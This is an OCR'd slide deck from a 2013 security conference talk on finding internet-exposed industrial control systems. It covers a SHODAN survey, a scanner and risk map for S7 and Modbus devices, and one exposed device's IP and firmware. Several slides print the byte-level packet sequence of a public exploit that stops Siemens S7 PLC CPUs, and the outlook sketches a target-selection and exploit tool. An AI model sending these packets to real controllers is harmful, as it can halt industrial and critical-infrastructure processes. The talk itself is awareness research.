Freie Universität Berlin

SCADA & Computer Security

SCADACS

Find Them, Bind Them – Industrial Control Systems (ICS) on the Internet

Johannes Klick   Daniel Marzin
Secure Identity Research Group - Freie Universität Berlin

PHDays - may 2013 - Moscow Russia

Outline

Introduction

What is a SCADA system?
Our playground

Exploits on the Internet

Start/Stop Exploit

How to find ICS on the Internet

Industrial Risk Assessment Map - IRAM
SCADACS Search Engine - SSE
Evaluation of SHODAN (Preview)

Outlook

Joint Data Integration and Information

Outline

Introduction

- What is a SCADA system?
- Our playground

Exploits on the Internet

- Start/Stop Exploit


How to find ICS on the Internet

- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook


- Joint Data Integration and Information

Introduction



- Prof. Dr. Volker Roth
- Jan-Ole Malchow
- Mateusz Khalil
- Philipp Lämmel
- Sascha Zinke
- Robert Fehrmann

Introduction



- Founded October 2012
- Testlab
- Research on
  - Finding ICS on the Internet
  - MC7-Disassembler / binary analysis
  - ICS specific communication protocols
  - Exploits
- Stay tuned!

Outline

Introduction

- What is a SCADA system?
- Our playground

Exploits on the Internet

- Start/Stop Exploit

How to find ICS on the Internet

- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook

- Joint Data Integration and Information

What is a SCADA system?

SCADA (**S**upervisory **C**ontrol **A**nd **D**ata **A**cquisition)

- Controls and monitors industrial (often critical) processes
- Common system components
  - Programmable logic controllers (PLCs)
    - Read sensors
    - Control actuators
  - Remote terminal units (RTU)
    - PLC to SCADA bridge
  - Human machine interface (HMI)

Outline

Introduction

- What is a SCADA system?
- Our playground

Exploits on the Internet

- Start/Stop Exploit


How to find ICS on the Internet

- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook

- Joint Data Integration and Information

Our playground




Sponsored by VICCON GMBH CONSULTING

Siemens Simatic S7-300


- CPU - 313C 313-5BF03-0ABP
- Network module - CPC 343 1GX30-0XE0
- Industrial grade PLC (midrange)
- Programmable e.g. with STL
- Binary language MC7

Our playground



Setup like described in *W32.Stuxnet Dossier* (Symantec 2010/2011)

Our playground



Siemens Simatic S7-1200

- CPU - 1200 1212C 212-1BE31-0XB0
- GSM Module - CP 1247-7 GPRS
- HMI - KTP400 Basic color PN
- Industrial grade PLC (lower end)
- Programmable e.g. with STL

Outline

Introduction

- What is a SCADA system?
- Our playground

Exploits on the Internet

- Start/Stop Exploit

How to find ICS on the Internet

- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook

- Joint Data Integration and Information

Exploits on the Internet

Exploits

- Search tags e.g. *simatic*

- Search on one of the following websites
  - cve.mitre.org (Common Vulnerabilities and Exposures)
  - www.osvdb.org (Open Source Vulnerability Database)
  - www.exploit-db.com (Exploit Database)
  - packetstormsecurity.com (Packet Storm Security)
  - www.metasploit.com (Metasploit)

Outline

Introduction
- What is a SCADA system?
- Our playground

Exploits on the Internet
- Start/Stop Exploit

How to find ICS on the Internet
- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook
- Joint Data Integration and Information

Start/Stop Exploit

Example of public available exploit


Siemens Simatic S7 300/400 CPU START/STOP Module

- Metasploit Module
- Dillon Beresford (Black Hat US 2011)
- Function
  - Send start command
  - Send a sequence of stop commands

Our analysis

- It works now
- Identified the packets
- Removed unnecessary packets (two thirds)

Exploits



```
stop_cpu_pkt =
  [
        "\x03\x00\x00\x16\x11\xe0\x00\x00"+
        "\x00\x01\x00\xc1\x02\x01\x00\xc2"+
        "\x02\x01\x02\xc0\x01\x09",
```

Request Connection

```
        "\x03\x00\x00\x19\x02\xf0\x80\x32"+
        "\x01\x00\x00\xff\xff\x00\x08\x00"+
        "\x00\xf0\x00\x00\x01\x00\x01\x03"+
        "\xc0",
```

Open S7 Communication

```
        "\x03\x00\x00\x1f\x02\xf0\x80\x32"+
        "\x01\x00\x00\x00\x00\x00\x0e\x00"+
        "\x00\x04\x01\x12\x0a\x10\x02\x00"+
        "\x40\x00\x01\x84\x00\x00\x00",
```

Read 64 Bytes

```
        "\x03\x00\x00\x1f\x02\xf0\x80\x32"+
        "\x01\x00\x00\x00\x01\x00\x0e\x00"+
        "\x00\x04\x01\x12\x0a\x10\x02\x00"+
        "\x10\x00\x00\x83\x00\x00\x00",
```

Read 16 Bytes


```
        "\x03\x00\x00\x21\x02\xf0\x80\x32"+
        "\x01\x00\x00\x00\x02\x00\x10\x00"+
        "\x00\x29\x00\x00\x00\x00\x00\x09"+
        "\x50\x5f\x50\x52\x4f\x47\x52\x41"+
        "\x4d",
```

Stop Command

```
        "\x03\x00\x00\x1f\x02\xf0\x80\x32"+
        "\x01\x00\x00\x00\x01\x00\x0e\x00"+
        "\x00\x04\x01\x12\x0a\x10\x02\x00"+
        "\x10\x00\x00\x83\x00\x00\x00",
        ...
```

Read 16 Bytes (8x)

Exploits



```
stop_cpu_pkt =
  [
        "\x03\x00\x00\x16\x11\xe0\x00\x00"+
        "\x00\x01\x00\xc1\x02\x01\x00\xc2"+
        "\x02\x01\x02\xc0\x01\x09",

        "\x03\x00\x00\x19\x02\xf0\x80\x32"+
        "\x01\x00\x00\xff\xff\x00\x08\x00"+
        "\x00\xf0\x00\x00\x01\x00\x01\x03"+
        "\xc0",

        "\x03\x00\x00\x1f\x02\xf0\x80\x32"+
        "\x01\x00\x00\x00\x00\x00\x0e\x00"+
        "\x00\x04\x01\x12\x0a\x10\x02\x00"+
        "\x40\x00\x01\x84\x00\x00\x00",

        "\x03\x00\x00\x1f\x02\xf0\x80\x32"+
        "\x01\x00\x00\x00\x01\x00\x0e\x00"+
        "\x00\x04\x01\x12\x0a\x10\x02\x00"+
        "\x10\x00\x00\x83\x00\x00\x00",

        "\x03\x00\x00\x21\x02\xf0\x80\x32"+
        "\x01\x00\x00\x00\x02\x00\x10\x00"+
        "\x00\x29\x00\x00\x00\x00\x00\x09"+
        "\x50\x5f\x50\x52\x4f\x47\x52\x41"+
        "\x4d"
  ]
```

Request Connection

Open S7 Communication

Read 64 Bytes

Read 16 Bytes

Stop Command

Exploits

Without Metasploit

- libnodave (libnodave.sourceforge.net)
- From *Zottel* (sps-forum.de) **Great Work!**
- Programs to demonstrate the functionality
- Including start/stop tests

Exploits

Stop Exploit - Demo / Video

Outline

Introduction
- What is a SCADA system?
- Our playground


Exploits on the Internet
- Start/Stop Exploit

How to find ICS on the Internet
- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook
- Joint Data Integration and Information

How to find ICS on the Internet

SHODAN



simatic

SNMP	231
NetBIOS	20


88.2.1.114
Telefonica de Espana
Added on 19.05.2013
Gijón

Siemens, SIMATIC NET, CP343-1, 6GK7 343-1CX10-0XE0, HW: Version 3, FW: Version V2.0.16, VPW8509803

shodanhq.com

- Scans for HTTP(S), Telnet, SNMP, FTP and NetBios

How to find ICS on the Internet



Services

SNMP	231
NetBIOS	20


88.2.1.114
Telefonica de Espana
Added on 19.05.2013
Gijón

Siemens, SIMATIC NET, CP343-1, 6GK7 343-1CX10-0XE0, HW: Version 3, FW: Version V2.0.16, VPW8509803

shodanhq.com

- Scans for HTTP(S), Telnet, SNMP, FTP and NetBios
- Oldest results dating back to 2010

How to find ICS on the Internet



simatic

Services

SNMP	231
NetBIOS	20

88.2.1.114
Telefonica de Espana
Added on 19.05.2013
Gijón

Siemens, SIMATIC NET, CP343-1, 6GK7 343-1CX10-0XE0, HW: Version 3, FW: Version V2.0.16, VPW8509803

shodanhq.com

- Scans for HTTP(S), Telnet, SNMP, FTP and NetBios
- Oldest results dating back to 2010
- Provides an API and search filters for protocols, dates, etc.

How to find ICS on the Internet

Devices found on SHODAN

Type	Count
Human Machine Interface	295
Uninterruptible Power Supply	
Enterprise-Resource-Planning	
Supervisory Control and Data Acquisition	
PLC Network Device	
Programmable Logic Controller	
Building Management System	

The industry and PLC manufacturer claim that ICS are not connected to the Internet!

Devices found on SHODAN

Type	Count
Human Machine Interface	295
Uninterruptible Power Supply	664
Enterprise-Resource-Planning	
Supervisory Control and Data Acquisition	
PLC Network Device	
Programmable Logic Controller	
Building Management System	

The industry and PLC manufacturer claim that ICS are not connected to the Internet!

How to find ICS on the Internet

Devices found on SHODAN

Type	Count
Human Machine Interface	295
Uninterruptible Power Supply	664
Enterprise-Resource-Planning	1222
Supervisory Control and Data Acquisition	
PLC Network Device	
Programmable Logic Controller	
Building Management System	

The industry and PLC manufacturer claim that ICS are not connected to the Internet!

Devices found on SHODAN

Type	Count
Human Machine Interface	295
Uninterruptible Power Supply	664
Enterprise-Resource-Planning	1222
Supervisory Control and Data Acquisition	3258
PLC Network Device	
Programmable Logic Controller	
Building Management System	

The industry and PLC manufacturer claim that ICS are not connected to the Internet!

How to find ICS on the Internet

Devices found on SHODAN

Type	Count
Human Machine Interface	295
Uninterruptible Power Supply	664
Enterprise-Resource-Planning	1222
Supervisory Control and Data Acquisition	3258
PLC Network Device	9772
Programmable Logic Controller	
Building Management System	

The industry and PLC manufacturer claim that ICS are not connected to the Internet!

How to find ICS on the Internet

Devices found on SHODAN

Type	Count
Human Machine Interface	295
Uninterruptible Power Supply	664
Enterprise-Resource-Planning	1222
Supervisory Control and Data Acquisition	3258
PLC Network Device	9772
Programmable Logic Controller	20501
Building Management System	


The industry and PLC manufacturer claim that ICS are not connected to the Internet!

Devices found on SHODAN

Type	Count
Human Machine Interface	295
Uninterruptible Power Supply	664
Enterprise-Resource-Planning	1222
Supervisory Control and Data Acquisition	3258
PLC Network Device	9772
Programmable Logic Controller	20501
Building Management System	47764

The industry and PLC manufacturer claim that ICS are not connected to the Internet!

How to find ICS on the Internet



Project SHINE

infracritical
YOUR INFRASTRUCTURE, THEIR FUTURE

infracritical.org

- Running since 2012-04-14

How to find ICS on the Internet

infracritical
YOUR INFRASTRUCTURE, THEIR FUTURE

infracritical.org

- Running since 2012-04-14
- Found over 500,000 ICS related entries on SHODAN (ICS-ALERT-13-016A)

How to find ICS on the Internet

infracritical

YOUR INFRASTRUCTURE, THEIR FUTURE

infracritical.org

- Running since 2012-04-14
- Found over 500,000 ICS related entries on SHODAN (ICS-ALERT-13-016A)
- U.S. DHS reduced the list to 20,000 devices

How to find ICS on the Internet

infracritical
YOUR INFRASTRUCTURE, THEIR FUTURE

infracritical.org

- Running since 2012-04-14
- Found over 500,000 ICS related entries on SHODAN (ICS-ALERT-13-016A)
- U.S. DHS reduced the list to 20,000 devices
- List has since grown to over 800k entries

Outline

Introduction
- What is a SCADA system?
- Our playground


Exploits on the Internet
- Start/Stop Exploit

How to find ICS on the Internet
- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook
- Joint Data Integration and Information

Industrial Risk Assessment Map - IRAM

Industrial Risk Assessment Map - IRAM



SoftPLC : PLC

Vranov Nad Toplou

18.03.2013


[redacted]:80

Known vulnerabilites

nvd.nist.gov

- Data source: SHODAN

Industrial Risk Assessment Map - IRAM



SoftPLC : PLC

Vranov Nad Toplou

18.03.2013


[redacted]:80

Known vulnerabilites

nvd.nist.gov

- Data source: SHODAN
- 83,541 devices

Industrial Risk Assessment Map - IRAM



SoftPLC : PLC

Vranov Nad Toplou

18.03.2013


[redacted]:80

Known vulnerabilites

nvd.nist.gov

- Data source: SHODAN
- 83,541 devices
- 83 SHODAN search terms e.g.
  - SIMATIC
  - SoftPLC
  - Rockwell Automation+1769
  - i.LON
  - inline+controller

Industrial Risk Assessment Map - IRAM



IRAM - 1. DEMO / VIDEO

Outline

Introduction

- What is a SCADA system?
- Our playground

Exploits on the Internet

- Start/Stop Exploit

How to find ICS on the Internet

- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook

- Joint Data Integration and Information

SCADACS Search Engine - SSE

SCADACS Search Engine - SSE

SCADACS Search Engine

- C implementation using raw sockets

SCADACS Search Engine - SSE

SCADACS Search Engine

- C implementation using raw sockets
- Currently scanning at 2,500 IP / s ... (possible up to 25,000 IP / s)

SCADACS Search Engine - SSE

SCADACS Search Engine

- C implementation using raw sockets
- Currently scanning at 2,500 IP / s ... (possible up to 25,000 IP / s)
- Services: HTTP(S), Telnet, S7com, Modbus, (SNMP)

SCADACS Search Engine - SSE

SCADACS Search Engine

- C implementation using raw sockets
- Currently scanning at 2,500 IP / s ... (possible up to 25,000 IP / s)
- Services: HTTP(S), Telnet, S7com, Modbus, (SNMP)
- Future protocols: BACnet, OPC, SRTP

SCADACS Search Engine - SSE

S7 Communication (Siemens PLCs)

- Proprietary protocol

Modbus

SCADACS Search Engine - SSE

S7 Communication (Siemens PLCs)

- Proprietary protocol
- Existing code: libnodave and plcscan

Modbus

SCADACS Search Engine - SSE

S7 Communication (Siemens PLCs)

- Proprietary protocol
- Existing code: libnodave and plcscan

Modbus

- Open protocol

SCADACS Search Engine - SSE

S7 Communication (Siemens PLCs)

- Proprietary protocol
- Existing code: libnodave and plcscan

Modbus

- Open protocol
- Many opensource tools (e.g. plcscan)

SCADACS Search Engine - SSE

Thanks to SCADA StrangeLove for plcscan tool!

SCADACS Search Engine - SSE

First Scan Project - Setup

- Seeding with 7,000 whois queries on IPs found via SHODAN

SCADACS Search Engine - SSE

First Scan Project - Setup

- Seeding with 7,000 whois queries on IPs found via SHODAN
- 4,213 European IP Blocks

SCADACS Search Engine - SSE

First Scan Project - Setup

- Seeding with 7,000 whois queries on IPs found via SHODAN
- 4,213 European IP Blocks
- 283 Mio. IPs (6.58% of IPv4 address space)

SCADACS Search Engine - SSE

First Scan Project - Results (Preview)

- 10,266 ICS/BMS related answers

SCADACS Search Engine - SSE

First Scan Project - Results (Preview)

- 10,266 ICS/BMS related answers
- 436 via S7 Communication

SCADACS Search Engine - SSE

First Scan Project - Results (Preview)

- 10,266 ICS/BMS related answers
- 436 via S7 Communication
- 2571 via Modbus

SCADACS Search Engine - SSE

First Scan Project - Results (Preview)

- 10,266 ICS/BMS related answers
- 436 via S7 Communication
- 2571 via Modbus
- 602 IP Blocks (Modbus / S7)

First Scan Project - Results (Preview)

- 10,266 ICS/BMS related answers
- 436 via S7 Communication
- 2571 via Modbus
- 602 IP Blocks (Modbus / S7)
  - 132 IP Blocks used for dynamic IPs

SCADACS Search Engine - SSE

6 IP blocks owned by a big manufacturer

- 6.25% of their IPs are answering to Modbus requests

8 IP blocks owned by critical infrastructure

SCADACS Search Engine - SSE


6 IP blocks owned by a big manufacturer

- 6.25% of their IPs are answering to Modbus requests

8 IP blocks owned by critical infrastructure

- 16% of their IPs are answering to S7 Communication requests

SCADACS Search Engine - SSE



IRAM and SSE (green: Modbus, red: S7 communication)

Outline

Introduction
- What is a SCADA system?
- Our playground

Exploits on the Internet
- Start/Stop Exploit

How to find ICS on the Internet
- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook
- Joint Data Integration and Information

Evaluation of SHODAN (Preview)

Evaluation of SHODAN (Preview)

Scan of a SHODAN sample set (7,000 devices)

- Approx. 15 % of devices found on SHODAN are reachable at a given time

Evaluation of SHODAN (Preview)

IPs crawled by

- SHODAN: Approx. 4,000,000,000 IPs (worldwide)

Search time used

Evaluation of SHODAN (Preview)

IPs crawled by

- SHODAN: Approx. 4,000,000,000 IPs (worldwide)
- SSE: 283,000,000 IPs (Europe)

Search time used

Evaluation of SHODAN (Preview)

IPs crawled by

- SHODAN: Approx. 4,000,000,000 IPs (worldwide)
- SSE: 283,000,000 IPs (Europe)

Search time used

- SHODAN: 1080 days (~3 years)

Evaluation of SHODAN (Preview)

IPs crawled by

- SHODAN: Approx. 4,000,000,000 IPs (worldwide)
- SSE: 283,000,000 IPs (Europe)

Search time used

- SHODAN: 1080 days (~3 years)
- SSE: 2 days

Evaluation of SHODAN (Preview)

S7 devices found

- SHODAN: 444

Overlap of SHODAN and SSE

Evaluation of SHODAN (Preview)

S7 devices found

- SHODAN: 444
- SSE: 436

Overlap of SHODAN and SSE

Evaluation of SHODAN (Preview)

S7 devices found

- SHODAN: 444
- SSE: 436

Overlap of SHODAN and SSE

- 125 S7 devices
- ~28%

Outline

Introduction
- What is a SCADA system?
- Our playground

Exploits on the Internet
- Start/Stop Exploit

How to find ICS on the Internet
- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Evaluation of SHODAN (Preview)

Outlook
- Joint Data Integration and Information

Outlook

Outline

Introduction

What is a SCADA system?

Our playground

Exploits on the Internet

Start/Stop Exploit

How to find ICS on the Internet

Industrial Risk Assessment Map - IRAM

SCADACS Search Engine - SSE

Evaluation of SHODAN (Preview)

Outlook

Joint Data Integration and Information

Joint Data Integration and Information

Combine the presented results into one tool

- Industrial Risk Assessment Map - IRAM

What do we get?

Joint Data Integration and Information

Combine the presented results into one tool

- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE

What do we get?

Joint Data Integration and Information

Combine the presented results into one tool

- Industrial Risk Assessment Map - IRAM
- SCADACS Search Engine - SSE
- Exploits

What do we get?

Joint Data Integration and Information

- Easy to use point and click interface

What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)

What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)
- Integrated vulnerability and exploit database

What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)
- Integrated vulnerability and exploit database
- Direct access to network informations (ping, whois, reverse DNS)

What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)
- Integrated vulnerability and exploit database
- Direct access to network informations (ping, whois, reverse DNS)
- Seamless integration of further data sources

What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)
- Integrated vulnerability and exploit database
- Direct access to network informations (ping, whois, reverse DNS)
- Seamless integration of further data sources
  - Social networks

What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)
- Integrated vulnerability and exploit database
- Direct access to network informations (ping, whois, reverse DNS)
- Seamless integration of further data sources
    - Social networks
    - Current geopolitical informations

What could it look like?

Joint Data Integration and Information

- Easy to use point and click interface
- Sophisticated target selection (per country, owner, device type, etc.)
- Integrated vulnerability and exploit database
